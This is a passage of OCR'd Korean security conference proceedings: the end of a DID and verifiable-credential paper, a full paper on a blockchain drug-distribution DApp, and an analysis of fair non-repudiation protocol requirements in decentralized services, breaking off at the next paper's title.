
Step 1. 사용자는 DApp을 이용하여 VC 발급 요청 및 DID를 전송한다.

Step 2. 발급자는 수신한 DID를 탐색하고, 저장된 DID일 경우 DID Resolve를 이용하여 DDO를 반환한다.

Step 3. DDO를 받급받은 발급자는 사용자에게 자격증명을 요청한다.

Step 4. 사용자는 발급자가 요청한 자격증명을 전송한다.

Step 5. 발급자는 수신한 자격증명을 검증하고, 사용자의 DID 및 자격증명에 자신의 개인키로 서명하여 VC를 생성한다.



[그림 2] 제안방식 구성 관계

Step 6. 생성한 VC는 사용자에게 전송하며, VC를 수신한 사용자는 이를 안전하게 단말기에 저장한다.

3.3 VP 검증 단계

Step 1. 사용자는 검증자로부터 검증을 받기 위해 저장되어있는 VC를 자신의 개인키로 서명하여 VP를 생성한다.

Step 2. 생성한 VP는 검증자에게 전송하여 인증 요청한다.

Step 3. 검증자는 VP 안에 저장되어있는 VC에서 외부 링크된 데이터에 대해 위변조되거나 삭제되었는지 발급자에게 검증 요청한다.

Step 4. 발급자는 요청받은 데이터에 대해 검증하며, 외부 링크된 데이터를 검증자에게 전송한다.

Step 5. 검증자는 수신한 VP와 사용자의 공개키를 이용하여 검증을 수행한다.

Step 6. 사용자가 만든 것이 검증되면 외부 링크된 데이터와 발급자의 공개키를 이용하여 검증을 수행한다.

Step 7. 발급자로부터 발급받은 것이 검증되면 검증자는 사용자가 요청한 서비스에 대해 권한을 부여한다.

IV.결론

VC 내부에 저장되어있는 자격증명 데이터에서 일부 외부와 링크된 데이터가 위변조 또는 삭제될 경우 DID는 제대로 인증 및 서비스 권한 부여를 할 수가 없다.

이를 해결하기 위해 본 논문은 VC에 저장되어있는 자격증명 데이터에서 일부 외부와 링크된 데이터에 대한 무결성을 제공하려 한다. Hashlink 기술을 이용하여 링크된 데이터에 대한 무결성을 제공한다. 또한, Hashlink를 이용함으로써, 낮은 연산량 및 통신량을 제공할 수 있다.

향후 연구로써, 다른 보안 요구사항도 만족시킬 수 있는 연구를 추가로 진행해야 하며, 더욱 안전한 DID 시스템을 제공하고자 한다.

[참고문헌]

[1] Reed, Drummond, et al. "Decentralized identifiers (dids) v1. 0." Draft Community Group Report (2021).

[2] Sporny, Manu, Dave Longley, and David Chadwick. "Verifiable credentials data model 1.0." W3C, W3C Recommendation, November (2019).

[3] Manu Sporny. “Cryptographic Hyperlinks” Internet Engineering Task Force (IETF). Internet-Draft. URL: https://tools.ietf.org/html/draft-sporny-hashlink

블록체인 기반의 약품 유통 관리 시스템 연구

최재혁*, 서정택**

*가천대학교 컴퓨터공학과 (대학원생)

**가천대학교 컴퓨터공학과 (교수)

Blockchain-based drug distribution management system

Jae-Hyuck Choi*, JungTaek Seo**

*Department of Computer Engineering, Gachon University (Postgraduate Student)

**Department of Computer Engineering, Gachon University (Professor)

요 약

코로나19와 독감과 같은 감염병 그리고 기타 질병들의 확산, 그에 따른 약품과 백신들의 유통이 증가함에 따라 소비자들이 복용 및 접종을 해야 할 일들이 매우 다양해진 반면 약품과 백신들의 유통에 대한 관리는 미흡하다. '감염병 시대'라는 말이 생겼듯이 정확하고 빠른 시간 안에 여러 종류의 많은 약품들을 여러 곳으로 유통을 시켜야 하기 때문에 약품 유통 관리 시스템을 적용하게 되었다. 약품 유통 관리 시스템은 약품 제조부터 유통 그리고 약국과 소비자에게 전달되는 과정에 대한 정보를 투명하게 열람 및 관리하는 시스템으로 식품의약품안전 등에서 다양하게 사용되고 있다. 하지만, 유통 관리 시스템에서는 각 유통 과정에서 신뢰성을 보장할 수 없는 구조로 이루어져 실생활에서 많이 사용되지 못하였다. 블록체인은 각 객체가 저장하는 데이터 무결성을 입증할 수 있으며 객체 중 누구나 투명하게 정보를 확인할 수 있어 약품 유통 관리 시스템 운영에 있어 효과적으로 작용할 수 있다.


I. 서론

현재 의약품 관리 종합정보센터는 중앙 집중형 보고 시스템으로 이루어져 있는 상황이며 약품의 생산부터 소비자에게 전해지는 과정이 많이 복잡한 상황이다. 현재 약품 유통 관리 시스템 구조를 살펴보면 중앙화되어 있으나 미국처럼 언제나 민영화와 분산화가 될지 모르기 때문에 탈 중앙화된 시스템 도입을 미리 준비해야 한다. 블록체인을 통한 유통은 '신뢰 유통'이라고 불리며 유통 관리 및 추적에 최적화 되어있다. 본 논문에서는 블록체인 기반의 약품 유통 관리 시스템을 설계하여 현재 약품 유통 관리 시스템의 문제점을 보완한다. 블록체인 기술을 사용하여 무결성과 투명성, 보안성을 높이고 현재 약품 유통 관리 시스템의 문제점들을 대처하며 해결할 수 있는 방법을 제안한다.

II. 관련 연구

블록체인은 P2P(Peer-to-Peer)네트워크를 기반으로 한 원장 관리 기술이다. 블록체인은 분산 저장을 통해 탈 중앙화가 이루어져 있기 때문에 서버 하나가 공격을 받더라도 시스템이 다운되거나 피해 입을 일은 없다. 하지만, 블록체인의 원조인 비트코인은 작업 증명 합의 알고리즘은 경쟁에 의한 합의 구조로 자원을 많이 가진 사람만이 더 많은 블록을 만들게 되는 양극화 현상을 가져오며, 화폐의 기능만을 제공하는 문제를 해결하기 위해 이더리움(Ethereum)이란 새로운 블록체인 플랫폼이 등장하게 되었다. 이더리움은 비트코인의 화폐 기능을 기반으로 현실에 모든 분야에 접목 가능하도록 프로그래밍이 가능한 스마트 컨트랙트(Smart Contrat)를 추가하였다. [그림 1]과 같이 이더리움의 스마트 컨트랙트는 Solidity라는 튜링 완전한 언어로 프로그래밍이 가능하며 EVM(Ethereum Virtual Machine)이라는 가상


머신으로 프로그래밍된 코드를 바이트코드로 변환하고 실행하는 구조를 가진다. Solidity로 작성된 스마트 컨트랙트를 컴파일하면 ABI(Application Binary Interface)와 실제 바이트 코드를 생성하게 된다.



[그림 1] 스마트 컨트랙트 변환 구조

ABI(Application Binary Interface)는 바이트 코드에서 데이터 구조 및 기능에 대한 접근 방법을 정의한 파일로써, EVM을 이용하려는 프로그램에서 ABI를 기반으로 코드를 호출하여 직접 저장되는 바이트 코드를 실행할 수 있는 구조를 가진다. ABI를 이용하여 바이트 코드를 호출하려면 이더리움 라이브러리인 Web3.js 등을 이용하여 접근을 하게 되는데, 이러한 라이브러리를 이용하여 프로그래밍 할 경우, Web과 같은 프런트 엔드에서 EVM과 통신할 수 있도록 하는 구조를 가지는 DApp을 개발할 수 있다.

Ganache(가나슈)는 이더리움 기반으로 하는 스마트 컨트랙트이며 자동으로 스마트 컨트랙트 네트워크를 생성해 주고, 이더리움 기반 DApp을쉽게 개발할 수 있도록 도와주는 프레임워크인 Truffle을 연계하여 지갑에 있는 데이터들을 트랜잭션 해줄 수 있다. Ganache를 이용하면 Ethereum Network와 연결하지 않아도 Local에서 작동이 가능하며 간편하게 컨트랙트를 배포할 수 있다.



[그림 2] Ganache 실행 화면


Metamask(메타 마스크)는 Ethereum Network 연결을 하지 않아도 DApp을 통하여 바로 실행할 수 있으며 Token을 관리할 수 있다. 메타 마스크를 사용하기 위해서는 ID를 갖고 있어야 하며 로그인을 하면 Host를 추가 및 삭제하여 사용이 가능하다. 메타 마스크에서 핵심적인 기능은 Public key(공개키)와 Private key(비밀키)의 역할이다. Public key는 User가 이더리움 지갑으로 데이터를 보낼 때 사용하고, Private key는 0x로 시작하는 64글자의 16진수 문자열로 암호화된 key를 이용하여 User가 이더리움 지갑에서 데이터를 보낼 때 사용한다.



[그림 3] Metamask 실행 화면

III. 제안 방식 설계

본 제안 방식은 약품 등록 단계, 등록 약품 확인 단계, 약품 유통 단계로 구성된다. 약품 등록 단계는 Metamask 지갑을 이용하여 웹으로 구성된 DApp에 로그인하는 것으로 시작된다. 로그인 후, 새로운 약품을 추가하는 버튼을 클릭하여 약품 정보를 입력한 후 약품 정보를 저장하는 트랜잭션을 발생시키고 블록에 저장하는 과정을 가진다. 그 후 등록 약품의 확인 단계에서는 저장된 약품의 트랜잭션 ID를 검색하여 저장된 약품의 정보를 확인하고, QR코드로 변환된 트랜잭션 ID를 확인한다. 마지막으로 약품 유통 단계는, 저장된 약품 정보를 검색한 후, 새로운 정보를 입력하고, 트랜잭션을 발생시켜 Metamask를 이용한 서명으로 새로운 정보를 저장하는 것으로 마무리된다.



[그림 4] 전체 시나리오 개요도

IV. 제안 방식 구현



[그림 5] 메인 화면

[그림 5]는 블록체인 기반의 약품 유통 관리 시스템 메인 화면이다. 추가된 약품들이 있다면 제품 목록에서 약품명과 약품에 대한 설명을 간략하게 확인할 수 있으며 항목을 들어가면 해당 약품의 추가적인 정보 확인이 가능하다.

DApp을 작동시키기 위해 먼저 [그림 2]와 같이 Ganache를 실행시켜야 한다. Ganache를 실행시키면 Metamask가 자동으로 연결이 되어 로그인을 할 수 있다. 메타 마스크의 계정 선택 화면에서 참여자 선택을 통하여 상세 정보를 확인할 수 있고, 원하는 계정에 로그인하여 약품에 대한 정보를 등록 및 확인할 수 있다.




[그림 6] 검색 창 및 검색 결과

로그인을 한 후에 약품에 대한 상세 정보를 기재한다. 기재가 끝나면 스마트 컨트랙트가 생성되어 트랜잭션 해주면서 고유 제품 식별자가 생성된다. 생성된 제품 식별을 이용하여 제품에 대한 정보를 검색할 수 있다. 추가로 기재하고 싶은 항목은 지정 데이터 분야를 통해서 가능하며, 형식별로 묶어서 확인도 가능하다. 스마트 컨트랙트가 생성되면 ETH를 트랜잭션 해준다. ETH가 100에서 0으로 떨어지면 Ganache에서 새로 지갑을 불러와 사용할 수 있으며, 정보를 등록하면 ETH가 줄어드는 것을 확인할 수 있다.




[그림 7] 약품에 대한 정보 추가 페이지


제품에 대한 정보를 추가하는 화면이다. 약품에 대한 정보를 기재할 수 있으며 추가로 필요한 증명과 추가 분야, 카테고리를 기재 및 선택 적용한 후 제품 생성 버튼을 통해 스마트 컨트랙트를 호출하여 트랜잭션을 생성해 준다.



[그림 8] 제품 추가된 화면과 ETH의 변화



[그림 9] 추가된 제품의 상세 정보



[그림 10] ETH의 변화

제품 추가가 완료되고 트랜잭션이 발생하여 ETH가 [그림 10]처럼 100에서 99.49로 줄어든 모습을 확인할 수 있다. 제품 고유 식별자가 QR코드로 생성이 되고, 등록된 제품에 대한 모든 데이터를 손쉽게 가져와 확인이 가능하다. QR코드 기능은 실제 공식으로 작동되는 Test Network (Ropsten Network, Kovan Network, Rinkeby Network)에서 작동이 가능하다.

V. 결론

앞으로도 우리는 보지 못했던 강하고, 다양한 질병과 맞닥뜨릴 것이다. 현재 겪고 있는 코로나19와 같은 판데믹도 앞으로도 이겨나가야 할 과제이며, 바이러스에 의해 인류가 멸망한다는 이야기가 있듯이 약품에 대한 중요도는 높아졌다. 약품 관리에 대한 중요도는 높아지는 상황이지만 현재 시스템으로는 약품 유통에서의 복잡성으로 약품 관리에 대한 신뢰도는 떨어지고, 약품의 오남용으로 인한 범죄 발생 및 비용의 상승이라는 문제가 있다. 취약성이 높아 다양한 문제가 발생하고 있는 현재 의약품 유통 관리 시스템에서 블록체인 기술을 도입하면 위에 언급한 문제들을 해결할 수 있을 뿐만 아니라 보안성과 투명성까지 갖출 수 있다. 이를 위해, 블록체인을 도입하고 최종 사용자에게 효율적인 블록체인 기반의 약품 유통 관리 시스템을 제안하고 개발하였다. 약품 관리 시스템에서의 최종 사용자가 편리하게 약품의 유통과정을 살펴볼 수 있는 시스템을 제안하였다.

추후 약품의 상세 위치를 파악할 수 있도록 Google Maps와 같은 API를 적용하여 이동 위치를 파악할 수 있도록 하며, 실제 이더리움 네트워크에서의 서비스를 위해서 추가 기능들을 개발하면 좋을 것 같다.

Acknowledgment

This thesis is a research conducted with the support of the Information and Communication Technology Promotion Center with funding from the government (Ministry of Science, ICT and Future Planning) in 2021 (No.2021-0-00493,5G Massive next-generation cyberattack deception technology development)

[참고문헌]

[1] 류호상, 장인봉, 외 2명, “의약품 유통 종합정보시스템 구축 사례”, 중앙공무원교육원, 2008.

[2] Nakamoto, Satoshi, and A. Bitcoin. "A peer-to-peer electronic cash system." Bitcoin.–URL: https://bitcoin. org/bitcoin. pdf 4, 2008.

[3] Buterin, Vitalik. "A next-generation smart contract and decentralized application platform." white paper, 2014.

[4] 강민혁, 박민경, 권태경. "스마트 컨트랙트를 이용한 사용자 중심 신원 관리 시스템." 한국통신학회 학술대회 논문집, 2018.

[5] 박승윤. 릴라제로의 분산 학습을 위한 이더리움 블록체인 탈 중앙화 애플리케이션. Diss. 한양대학교, 2020.

[6] 이은지. "블록체인 기술의 국외 보건 의료분야 적용 사례 및 시사점." 건강보험심사평가원, 2020.

블록체인 기반 탈중앙형 서비스에서 공정한 부인방지 프로토콜의 보안 요구사항 분석

조강우*, 전미현*, 신상욱**†

*부경대학교 대학원 정보보호학과 (대학원생)

**부경대학교 IT융합응용공학과 (교수)

Analysis of Security Requirements for Fair Non-repudiation Protocol in Blockchain Based Decentralized Service

Kang Woo Cho*, Mi Hyeon Jeon*, Sang Uk Shin**†

*Dept. of Information Security, Graduated School,

Pukyong National University (Graduate Student)

**Dept. of IT Convergence and Application Eng.,

Pukyong National University (Professor)

요 약

기존의 중앙 집중형 데이터 트랜잭션 서비스는 TTP(Trusted Third Party)에 의한 공정한 부인방지가 가능하였다. 하지만 데이터 트랜잭션 서비스의 패러다임이 점차 블록체인 기반 탈중앙형 네트워크로 변화함에 따라 기존의 TTP 기반 부인방지 기법은 이전과 동등한 안전성을 보장할 수 없게 되었다. 본 논문에서는 탈중앙형 서비스에서 공정한 부인방지를 달성하기 위해 TTP 기반 및 비 TTP 기반 부인방지 기법을 분석하고 이에 따르는 보안 취약점 및 보안 요구사항에 대하여 논의한다.

I. 서론

부인방지 기법은 온라인 상에서 데이터 트랜잭션을 수행하는 상호 개체에 대한 송수신 신뢰성을 보장하기 위해 매우 중요한 기술이다. 현재의 부인방지 프로토콜 연구는 단순 송수신 신뢰에서 확장되어 정확한 데이터의 제공 여부 혹은 데이터 트랜잭션 과정에서의 위변조 발생 여부 등의 데이터 무결성과도 직접적으로 연관되는 기술로 볼 수 있다.

기존의 부인방지 기법은 주로 중앙 집중형 데이터 트랜잭션 서비스에서 연구되었다. 이는 데이터의 무결성 및 트랜잭션 신뢰도를 보장할 수 있는 중앙 권력 기관이 존재하며, 모든 네트워크 참여자가 이를 무조건적으로 신뢰하는 환경에서 부인방지를 보장할 수 있다.

하지만 중앙 집중형 부인방지 서비스는 TTP(Trusted Third Party)에 대한 과도한 권력 집중으로 인하여 SPoF(Single Point of Failure) 등의 문제점으로 이어진다. 블록체인은 탈중앙형 동작을 통해 중앙 집중 형태의 다양한 보안 문제점을 해소할 수 있지만, 그에 반해 블록체인만의 독특한 동작 특성들에 의해 새로운 보안 위협에 직면한다[1].

본 논문에서는 2장에서 관련 연구로 부인방지 기법과 블록체인 기반 탈중앙형 서비스의 개요를 서술한다. 3장에서 탈중앙형 부인방지를 달성하기 위해 충분히 논의되어야 할 보안 위협 및 요구사항을 도출하며, 4장에서 결론을 통

해 탈중앙형 부인방지 연구의 종합적인 방향성을 제시한다.

II. 관련 연구

2.1 부인방지 기술 개요

부인방지는 각 개체가 네트워크 상에서 어떠한 정보를 전송할 때 어느 누구도 이 통신의 부분 혹은 전체에 참여한 것을 부인하지 않도록 하는 것을 의미하며, 이러한 분쟁을 중재할 수 있는 신뢰 가능한 중재자(Arbitrator)의 개입을 요구한다. 공정한 부인방지 프로토콜을 위해 Markowitch 등은 각 참여 개체가 자신의 이익을 배반하는 돌발 행동을 하지 않는 가정 아래 다음과 같은 요구사항을 정립하였다[2].

- 수신 부인방지 : 부인방지 프로토콜은 수신자가 제공된 메시지를 오류 없이 수신하였음을 명확히 판단할 수 있어야 하며, 이에 대해 무결한 NRR(Non-Repudiation of Receipt)을 생성할 수 있어야 한다.
- 송신 부인방지 : 부인방지 프로토콜은 송신자가 메시지를 오류 없이 전송하였으며, 해당 메시지의 실제 작성자임을 명확히 판단할 수 있어야 한다. 또한, 이에 대해 무결한 NRO(Non-Repuditaion of Origin)을 생성할 수 있어야 한다.
- 강한 공정성 : 부인방지 프로토콜은 프로토콜 종료시 송신자가 메시지에 대한 NRR을 획득하고 수신자가 메시지에 대한 NRO를 획득한 경우 혹은 둘 중 어느 누구도 가치 있는 정보를 획득하지 못한 경우에만 강한 공정성을 보장할 수 있어야 한다.
- 진정한 공정성 : 부인방지 프로토콜은 강한 공정성을 제공하고 부인방지 증거 생성 기법이 프로토콜 실행 기법과 독립적이며, 증거만으로 TTP에 의한 분쟁 개입을 판별할 수 없을 때 이는 진정한 공정성을 제공하는 것으로 본다.
- 적시성 : 모든 정직한 당사자는 항상 공정성을 유지할 수 있으며, 공정성이 훼손된 경우 유한한 시간 내에 부인방지 프로토콜을 실행할 수 있음을 보장받아야 한다.

2.2 블록체인 기반 탈중앙형 서비스

블록체인 네트워크는 TTP의 개입 없이 상호 비신뢰 참여 개체들 간의 안전성, 분권화, 변조 방지, 익명성 등의 특성을 보장한다. 모든 참여 개체는 분산 원장(Distributed Ledger)의 사본을 제한 없이 획득할 수 있으며, 블록체인 네트워크 내에서 생성된 데이터는 영구적(Permanent)이며 변하지 않는(Immutable) 속성을 지닌다. 블록체인에서 TTP의 역할을 갈음하는 요소는 채굴자(Miner)들에 의해 합의된 분산 원장으로, 분산된 채굴자는 보상을 위해 상호 경쟁하며 이를 통해 블록체인 네트워크 내에서 생성되는 데이터 트랜잭션에 대한 신뢰성을 부여하고 블록을 채굴할 수 있다[3].

상기 서술한 특성으로 인해 블록체인 기반 탈중앙형 서비스는 서로 신뢰하지 않는 피어가 안전하게 데이터 트랜잭션을 수행할 수 있으며, 채굴자를 통해 TTP 없이 트랜잭션 신뢰를 부여할 수 있다.

III. 탈중앙형 부인방지 분석

3.1 보안 취약점

탈중앙형 서비스는 기존 중앙 집중형 서비스의 문제점을 상당수 해결할 수 있는 기술임에 분명하나, 그에 따라 다양한 보안 취약점 역시 수반한다. 특히 탈중앙형 서비스에 부인방지 프로토콜을 구현하는 연구에서 가장 큰 보안 취약점은 TTP가 존재하지 않으며 각 참여 개체가 서로를 신뢰하지 않는 블록체인 네트워크의 동작 특성에 있다. 효율적이며 안전한 부인방지를 달성하기 위해 프로토콜의 전반적인 동작을 TTP에 위탁하였던 기존의 부인방지 기법과 달리, 블록체인 기반 탈중앙형 네트워크는 TTP를 매개로 하는 기존 기술을 적용하였을 때 동일한 효력 및 안전성을 기대할 수 없다.

한 편, 블록체인 네트워크에서 TTP와 유사한 역할을 수행하는 분산된 채굴자는 부인방지 프

로토콜의 중재자로 고려되기 이전에 다음과 같은 문제점을 지닌다. 채굴자는 검증된 트랜잭션만을 신뢰하며, 다른 참여자는 채굴된 트랜잭션의 원장 사본만을 신뢰한다. 또한, 채굴자는 중앙 집중형 TTP와는 달리 전체 네트워크의 공익을 위한 개체가 아니므로 중립성이 부족하다. 즉, 각 노드들의 상호 비신뢰 특성 및 모호한 중립성에서 기인하는 문제점을 임의의 대표 선출 기법 혹은 임계값 암호(Threshold cryptography) 등을 이용한 다자간 계산으로 해결할 경우 채굴자는 부인방지 프로토콜의 중재자로써 충분히 고려될 수 있다.

3.2 비 TTP 기반 부인방지 기술 현황

현재의 비 TTP 기반 부인방지 기술은 낙관적(Optimistic) 프로토콜 및 투명한(Transparent) 프로토콜로 분류된다.

낙관적 프로토콜은 TTP가 부인 방지 절차 전반에 관여하지 않는 대신, 내부 오류 혹은 악의적인 개체에 의한 공격 등으로 인한 부인 분쟁을 중재하기 위해서 개입한다. 이는 분쟁이 없는 정상적인 트랜잭션의 경우 TTP를 요구하지 않기 때문에 탈중앙 동작을 보장하는 장점을 지니지만, 부인 분쟁이 발생하는 경우 TTP를 요구하므로 완전한 TTP Free의 성질을 지닌다고 볼 수 없다[4]. 또한, 비트코인과 같이 분기가 발생할 수 있는 블록체인 모델에서 부인방지 증거 트랜잭션이 포함된 분기가 최장 분기로 채택되지 않을 경우, 유효 시간 내에 부인방지 증거를 호출할 수 없어 적시성이 훼손되는 문제점이 발생한다. Fig. 1. 은 낙관적 부인방지 프로토콜의 전체적인 개요를 나타낸다.

투명한 프로토콜은 기존 TTP에 의해 일괄적으로 생성되었던 NRO 및 NRR의 생성 권한을 트랜잭션 당사자들에게 부여하는 부인방지 프로토콜이다. 이는 데이터 트랜잭션 이후 송신자 및 수신자가 서로의 무결한 부인방지 증거를 교환하기 때문에 TTP를 요구하지 않는다. 트랜잭션 당사자들에 의해 생성된 부인방지 증거는 기존 TTP가 생성하는 부인방지 증거와 구별할




Fig. 1. Optimistic NR protocol architecture

수 없어야 하며, 부인 분쟁이 발생할 경우 책임 개체는 부인방지 증거를 제출할 수 없어 책임의 소재를 명확히 판단하는 것이 가능하다. 투명한 프로토콜은 TTP의 개입이 없거나 매우 적기 때문에 비 TTP 기반 부인방지 기술로 적합하지만, 부인 분쟁 외의 취약점에 대한 유연성이 부족하기에 이에 대한 개선이 요구된다[5]. Fig. 2. 는 투명한 부인방지 프로토콜의 전체적인 개요를 나타내며, 비정상 트랜잭션에서의 부인 분쟁 책임은 송신측에 있음을 가정한다.

3.3 보안 요구사항

본 장에서 서술한 보안 위협 및 기존 제안 기술의 문제점을 해결하기 위해 탈중앙형 부인방지 프로토콜은 2.1절에서 논의한 요구사항과 더불어 다음을 추가적으로 고려하여야 한다.

- 탈중앙성 : 부인방지 프로토콜의 실행 및 증거 생성은 TTP가 존재하지 않는 탈중앙 환경에서 충분한 신뢰를 달성할 수 있어야 한다. 즉, 이는 네트워크 참여자 간 부인 분쟁 발생시 이에 대한 중재를 TTP에 위탁하지 않고 참여자가 직접 수행할 수 있음을 의미한다.
- 독립성 : 진정한 공정성에서의 독립성과 더불어, 부인방지 프로토콜은 네트워크를 구성하는 타 프로토콜과 충분히 독립적이어야 한다. 다른 프로토콜의 동작이 탈중앙형 부인방지 프로토콜에 영향을 줄 수 없어야 하




Fig. 2. Transparent NR protocol architecture

며, 그와는 반대로 탈중앙형 부인방지 프로토콜의 동작이 다른 프로토콜의 동작에 영향을 줄 수 없어야 한다.

- 폐쇄성 : 블록체인의 탈중앙성에 기반하는 부인방지 프로토콜은 부인 분쟁이 발생한 서비스와 무관한 외부 서비스의 개체 혹은 정보를 이용하는 방식으로 안전한 부인방지를 달성하여서는 안 된다. 안전한 탈중앙형 부인방지 프로토콜은 오직 서비스의 참여자 및 이들이 신뢰하는 공통된 분산 원장에서 기인한 정보로 달성할 수 있다.
- 제한적 추적 허용 : 익명성이 허용되는 비허가형 블록체인(Permissionless Blockchain)에 대해, 부인 분쟁을 야기한 책임의 소재를 명확히 판단하기 위해서는 트랜잭션 부인 분쟁 책임자를 제한적으로 추적할 수 있는 별도의 기술이 요구된다.

IV. 결론

데이터 트랜잭션 및 네트워크 패러다임이 중앙 집중형에서 탈중앙형으로 변화함에 따라 그에 상응하는 부인방지 기술의 구조적인 변화가 요구되었다. 탈중앙형 서비스는 중앙 집중형 서비스가 지니는 SPoF, 성능 병목 현상, 정직하지 않은 TTP 등 다수의 문제를 해결할 수 있으나, 신뢰할 수 있는 중재자가 존재하지 않는 환경에서 공정한 부인방지를 달성하는 것은 해결되지 않은 연구 분야이다. 본 논문에서는 기존의 부인방지 기법 및 블록체인 기술의 개요에 대해 논의하고 이를 바탕으로 탈중앙 환경에서 효율적인 부인방지를 제공하기 위해 선결하여야 할 보안 위협 및 요구사항을 분석하였다. 이는 추후 안전한 탈중앙형 부인방지 프로토콜 개발의 기초 자료로 활용됨을 기대할 수 있다.

Acknowledgement

본 연구 논문은 한국전자통신연구원 연구운영비지원사업(21ZR1320, 데이터 안심사회를 위한 트러스트 데이터 커넥톰 핵심 원천 기술 개발)의 위탁연구과제의 연구결과입니다.

[참고문헌]

[1] Y. Xu, J. Ren, G. Wang, C. Zhang and J. Yang, A Blockchain-Based Nonrepudiation Network Computing Service Scheme for Industrial IoT, IEEE Transactions on Industrial Informatics, Vol. 15, No. 6, pp. 3632-3641, 2019

[2] O. Markowitch and S. Kremer, An Optimistic Non-repudiation Protocol with Transparent Trusted Third Party, International Conference on Information Security, Spinger, Berlin, Heidelberg, pp. 363-378, 2001

[3] Z. Li, W. Lei, H. Hu and W. Zhang, A Blockchain-Based Communication Non-repudiation System for Conversational Service, IEEE 13th Internation Conference on Anti-counterfeiting Security and Identification(ASID), pp. 6-10, 2019

[4] S. Kremer and O. Markowitch, Optimistic non-repudiable information exchange, Symposium on Information Theory in the Beneiux, pp. 139-146, 2000

[5] G. Wang, Generic Fair Non-Repudiation Protocols with Transparent Off-Line TTP, 4th International Workshop : IWAP, pp. 51-65, 2005

STRIDE 위협 모델링에 기반한 블록체인 서비스 보안성 확보 방안

윤영수

고려대학교 (대학원생)

Title

Young-Soo Yoon

